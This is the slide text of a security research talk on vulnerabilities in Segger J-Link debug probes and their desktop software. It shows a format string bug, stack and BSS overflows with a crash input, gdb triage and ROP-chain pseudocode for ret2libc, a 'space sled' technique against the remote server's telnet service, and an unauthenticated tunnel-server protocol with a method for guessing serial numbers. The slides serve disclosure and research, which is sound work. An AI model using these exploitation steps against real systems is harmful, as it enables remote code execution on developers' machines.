Infecting the Embedded Supply Chain

Zach Miller
Alex Kissinger



Somerset Recon

Introduction - Who We Are

Zach:

- Reverse Engineering, Pen Testing
- Twitter: @bit_twidd1er

Alex:

- Barista that occasionally does security things @ Somerset Recon
- Cappuccinos, Hardware Hacking, Reverse Engineering



Somerset Recon

Introduction - Somerset Recon

- @SomersetRecon
- https://somersetrecon.com/contact



Somerset Recon

Previous Research - Electronic Safe Lock Analysis

- Discovered vulnerabilities in the mobile application and wire protocol of the SecuRam Prologic B01 Bluetooth electronic safe lock
- Capture and decode PIN numbers transmitted wirelessly
- Brute force PIN numbers over the wire





ATT_Write_Command			
Opcode	AttHandle	AttValue	
0x52	0x0012	02 01 11 02	BE 00 00 4A 2C 3A 57 BC 08 55 4C 34 40 E2 01 00

ATT_Write_Command			
Opcode	AttHandle	AttValue	
0x52	0x0012	02 02 04	06 FE 01 03 00 00 00 00 00 00 00 00 00 00 00 00

Somerset Recon

Previous Research - Hello Barbie

- Security analysis on the Mattel Hello Barbie doll
- Identified several vulnerabilities affecting the device and associated web and mobile technologies





Somerset Recon

These are all embedded devices



Somerset Recon

Where are embedded devices?

Embedded







???





General Purpose





Industries Develop Embedded Devices

- Automotive
- Industrial
- Medical
- Communications
- Digital Consumer
- Etc.



Somerset Recon

What do these embedded devices have in common???



Somerset Recon

They all utilize embedded debuggers for their development



Our Targets







Somerset Recon

Our Targets



Somerset Recon

Segger J-Link Debug Probe

- JTAG/SWD/SWO/etc.
- In Circuit Emulator (ICE)
- In Circuit System Programmer (ICSP)
- Supports ARM/ARM Cortex, RISC-V, RX targets
- USB and Ethernet
- Cross platform toolchain
- “Ultrafast” download/upload to flash
- Unlimited software breakpoints

“SEGGER J-Links are the most widely used line of debug probes available today”- www.segger.com



Segger Software

- J-Link Software Package
- J-Link GDB Server RTOS Plugin SDK
- SystemView - Real-time Analysis and Visualization
- Ozone Graphical Debugger
- J-Scope Data Analysis and Visualization Tool
- Much more...

We focused on the J-Link Software Package



J-Link Software

"All-in-one debugging solution"

- J-Link Commander (Command line tool)
- J-Link GDB Server
- J-Link Remote Server
- J-Mem Memory Viewer
- J-Flash
- Much more...



Segger J-Link Setup



Segger J-Link - Attack Surface

Hardware Debug Probes

- Firmware

Software Packages that Interact with Debug probes

- USB Driver
- Lots of user-mode applications
- Full-blown IDE



Hardware



Somerset Recon

Segger J-Link - Hardware

- How it works
- Extracting firmware
- Feature diffs between devices
- Security mechanisms
    - Is it open?



Segger J-Link - Hardware

J-Link EDU V9.3



Segger J-Link - Hardware





Somerset Recon

Segger J-Link - Hardware



Segger J-Link - Hardware



Somerset Recon

Segger J-Link - Hardware

- Tag-Connect™?



Segger J-Link - Debugging a J-Link with a J-Link

- Security and Flash bits set in flash
- Refuses to connect and erase
- Other ways around this?





Somerset Recon

Segger J-Link - Debugging a J-Link with a J-Link

- J-Link Mini EDU MCU Reference Manual
- Chips are cool

29.4.12.2.1 Unsecuring the Chip Using Backdoor Key Access

The chip can be unsecured by using the backdoor key access feature, which requires knowledge of the contents of the 8-byte backdoor key value stored in the Flash Configuration Field (see Flash Configuration Field Description). If the FSEC[KEYEN] bits are in the enabled state, the Verify Backdoor Access Key command (see Verify Backdoor Access Key Command) can be run; it allows the user to present prospective keys for comparison to the stored keys. If the keys match, the FSEC[SEC] bits are changed to unsecure the chip. The entire 8-byte key cannot be all 0s or all 1s; that is, 0000_0000_0000_0000h and FFFF_FFFF_FFFF_FFFFh are not accepted by the Verify



Somerset Recon

J-Link Desktop Software



Somerset Recon

Vulnerability Research - Reverse Engineering

- A lot of cross-compiled code
- Some interesting custom string-manipulation stuff (more on this later)
- A lot of uses of dangerous functions
- Mostly basic applications, nothing that complicated going on



Vulnerability Research - Reverse Engineering

Analysis of binary protections:

- DEP/NX enabled
- ASLR enabled
- PIE is not enabled
- No stack canaries in *nix binaries, stack canaries present in Windows
- SafeSEH used in Windows binaries
- No Symbols



Somerset Recon

Vulnerability Research - Fuzzing

Set up fuzzers to test various input vectors

- Files
- Network interfaces
- Command line args

Used peach to do generational fuzzing

- A lot of structured, text-based formats
- A lot of interesting code paths that needed magic numbers to reach



Vulnerability Research - Fuzzing

- Tens of thousands of crashes
  - Core files everywhere
- Lots of exploitable crashes
- ...but also tons of duplicate crashes
- We had issues keeping J-Link devices attached to VMs





Somerset Recon

Vulnerability Research - Fuzzing

Issues keeping J-Link attached to VM:

- After a crash the J-Link devices enter a bad state and are disconnected from the fuzzing VM
- We created a crash monitor to trigger on any crash while fuzzing
  - Have the monitor run a script to check if J-Link had fallen off the VM
  - If so, use libvirt to reattach the J-Link if needed



Local Exploits



Somerset Recon

CVE-2018-9094 - Format String Vulnerability

- J-Flash tool
- Found interesting custom printf style functions implemented in J-Link

```
sprintf(message, "Opening data file [%s] ...", user_input_filename);
custom_printf(message);
```



Somerset Recon

CVE-2018-9094 - Custom String Formatting

Accepts limited subset of format specifiers

- Accepts basic specifiers: %d, %x, %p, %u, …
- Doesn’t accept the %n family of specifiers
- Accepts precision arguments: .number



CVE-2018-9094 - Format String Vulnerability

JFlashSPI_CL.exe -open
xAAAA%X%X%X

CVE-2018-9094 - Impact

- Lack of %n format specifiers reduces severity of this vulnerability

- Potentially could be leveraged as part of an exploit chain as a primitive to read arbitrary memory



Somerset Recon

CVE-2018-9095 - Discovery

- J-Link Commander tool
- Found via fuzzing and made up most of our exploitable crashes (>99%)
- Traditional stack buffer overflow
- Reads each line of a file into 512 byte stack buffer

```
osboxes@osboxes:~/DEFCON$ python -c "print 'A'*540" >> payload
osboxes@osboxes:~/DEFCON$ ls
attack.py  payload
osboxes@osboxes:~/DEFCON$ less payload
osboxes@osboxes:~/DEFCON$ /opt/SEGGER/JLink/JLinkExe -CommandFile payload
SEGGER J-Link Commander V6.30b (Compiled Feb  2 2018 18:37:38)
DLL version V6.30b, compiled Feb  2 2018 18:37:32


Script file read successfully.
Processing script file...

Unknown command. '?' for help.
Segmentation fault (core dumped)
osboxes@osboxes:~/DEFCON$
```



Somerset Recon

CVE-2018-9095 - Triage

```
$ gdb -c core
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
...
[New LWP 1928]
Core was generated by `JLink_Linux_V630b_i386/JLinkExe -CommandFile
payload'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xb7613456 in ?? ()
gdb-peda$ bt
#0  0xb7613456 in ?? ()
#1  0x41414141 in ?? ()
...
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
```



Somerset Recon

CVE-2018-9095 - Exploitation

Steps to exploitation:

1. Control over return address
2. Get the address of Libc
3. Use that to get the address of system()
4. Call system() with arguments
5. Bob's your uncle.



CVE-2018-9095 - Triage

1. Control over return address

- Used GDB Peda to calculate offset
- Other cool tools (radare2, pwntools, patter_create.rb) out there can utilize cyclic patterns (De Bruijn sequence) to calculate offsets



CVE-2018-9095 - Triage

- ROP gadgets
  - ROPGadget Tool
    - Grep like a madman
  - Ropper
    - Z3
  - Manually Searching/Custom Tools
  - Bad bytes are bad



CVE-2018-9095 - Triage

2. Get the address of Libc

- Used pwntools to dump all got.plt symbols
- Search through ROP gadgets for uses
- ROP gymnastics to dereference it

//Chain pseudo
0x804ae7c: esi = **libc
0x0804ae79: eax = esi, esi = **libc
0x0804d0b3: eax += *eax
0x8048e87: eax -= esi

```
>>> for x in
elf.plt:
...     print x
...
lseek
malloc
clock_gettime
dlsym
memset
strcat
__libc_start_main
printf
fgets
```



Somerset Recon

CVE-2018-9095 - Triage

3. Use that to get the address of system()

- The system() function was not called in text, used to the “__libc_start_main” symbol instead
- GDB to calculate the offsets
- Lack of gadgets at this point
    - ROP gymnastics to get the proper value in EAX

```
//Chain pseudo
0x0804b193: eax += 0x5b000000, esi = 0x5b000000-off_to_sys
0x8048e87: eax -= esi
```



Somerset Recon

CVE-2018-9095 - Triage

4. Call system()

- Wanted it to be reliable and reproducible for CVE
- DEP/NX is annoying
- What string argument do we pass to system()?

```
//Chain pseudo
0x08049841: push esi; call eax;
```



Somerset Recon

CVE-2018-9095 - Triage

4. Call system() with arguments

```
$ strings JLinkExe | grep "sh$"
fflush
SWOFlush
.gnu.hash
```

That'll work...



Somerset Recon



CVE-2018-9095 - PoC

- Craft malicious J-Link command files that can be sent to victim
- Local code execution
- 32-bit JLinkExe binary
- i386 and amd64 Linux systems
- ROP
  - ASLR bypass
  - Ret2libc
  - Reverse shell is doable, but requires ROPing in Libc



CVE-2018-9095 - Use Case



CVE-2018-9097 - Settings File Overflow

Very similar to previous exploit

JLinkExe executable reads a “SettingsFile”

- Reads in settings file and passes to libjlinkarm.so.6.30.2 to update settings
- libjlinkarm.so.6.30.2 has a buffer overrun in BSS segment
- Used the overflow to overwrite a function pointer in BSS segment



Remote Exploits



Somerset Recon

CVE-2018-9096 - Discovery

- JLinkRemoteServer tool
- Opens up a bunch of ports:

```
$ sudo netstat -tulpn | grep JLinkRemote
tcp        0      0 0.0.0.0:24              0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19080         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:19020           0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19021         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19030         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      31417/./JLinkRemote
```



CVE-2018-9096 - Discovery

- JLinkRemoteServer tool
- Opens up a bunch of ports:

```
$ sudo netstat -tulpn | grep JLinkRemote
tcp        0      0 0.0.0.0:24              0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19080         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:19020           0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19021         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 127.0.0.1:19030         0.0.0.0:*               LISTEN      31417/./JLinkRemote
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      31417/./JLinkRemote
```



Telnet?

CVE-2018-9096 - Discovery

- Reverse engineering revealed it was actually a built-in Telnet server:

```
  word_445400[65562 * a1] = a2;
  v3 = create_named_thread((LPTHREAD_START_ROUTINE)telnetServerThread_run, v2, (int)&v5, "TelnetServerThread", 0);
  return sub_40A100(v3);
}
```

- Allows Telnet connections which provide similar functionality to the Tunnel server



CVE-2018-9096 - Discovery

Fuzzing of the Telnet server revealed an interesting crash:

```
JLinkRemoteServ[31402]: segfault at 41414141 ip 41414141...
```



CVE-2018-9096 - Triage

Additional RE and triage revealed the following about this vulnerability:

- Stack buffer overflow
- Crashes are not consistent due to race condition
- Limited amount of space to work with (48 byte maximum ROP chain length)
- ASLR + DEP/NX but no PIE
- Additional user-controlled data were found in program memory



CVE-2018-9096 - Exploitation

- Traditional techniques used to set up the call to system()
  - NX was bypassed using ROP chain
  - ROP chain bypassed ASLR using GOT dereference of libc function call
    - ROP chain then calculates address of system() based on offset from base of libc

- Main issue was getting arbitrary user-controlled strings as argument to system()



CVE-2018-9096 - Exploitation

- User-controlled strings were consistently found in one of either two static locations that were 72 bytes apart from each other
  - We were unable to predict which location will store the user-controlled string

- How do we consistently setup the argument to system() to run our command?



CVE-2018-9096 - SPACE SLEDS





Somerset Recon

CVE-2018-9096 - SPACE SLEDS

- Inspired by NOP sled techniques used to increase the reliability of exploits
- Concept: Prepend spaces to the user-controlled command string in order to create some overlap between the two command strings
- Use the address of the overlapping command strings as the argument to system()



CVE-2018-9096 - Demo



Somerset Recon

CVE-2018-9093 - Tunnel Server Backdoor

- JLinkRemoteServer tool
- “[P]rovides a tunneling mode which allows remote connections to a J-Link/J-Trace from any computer, even from outside the local network.”





Somerset Recon

CVE-2018-9093 - Tunnel Server Backdoor

"I wonder if there are any weaknesses with their auth?"

```
*(_DWORD *)buf = 0x11223344;                    // Magic number
if ( send_wrapper(socket, buf, 4) == 4 )
{
  *(_DWORD *)buf = *(int *)((char *)&dword_445414 + v13);// Serial number
  if ( send_wrapper(socket, buf, 4) == 4 )
  {
    if ( recv_len(socket, buf, 4) == 4 )
    {
      if ( *(_DWORD *)buf >= 0 )                // Server Response Code
      {
        sub_402F80((int)"O.K.\r\n");
        sub_4070A0(socket, (int)v4);
```



Somerset Recon

CVE-2018-9093 - Tunnel Server Backdoor

- Registers all detected J-Link device serial number with Segger server
- Segger server accepts connections and proxies traffic back to registered devices based off of serial numbers
- Uses hardcoded magic numbers and no authentication

- J-Link device -> proxy server: Magic number = 0x11223344
- Debugging client -> proxy server: Magic number = 0x55667788



CVE-2018-9093 - Serial Number Analysis

- But brute forcing all of the serial numbers would be too hard...right?
- Serial numbers are 9 decimal digits - 10 billion possibilities
  - Assuming 10 serial numbers/second it would take >31 years to try all possible S/Ns

- Is there some way to shrink the space?
  - How are Segger serial numbers assigned?
  - Where do the serial numbers begin?

- How can we find J-Link serial numbers?



CVE-2018-9093 - Serial Number Analysis

Google “Segger J-Link” images:









Somerset Recon

CVE-2018-9093 - Serial Number Analysis

Phone a friend and ask for their serial numbers?



Somerset Recon

CVE-2018-9093 - Serial Number Analysis

- From search results combined with devices we own we were able to find about about 30 J-Link serial numbers

- From those results several patterns emerged



CVE-2018-9093 - Serial Number Analysis



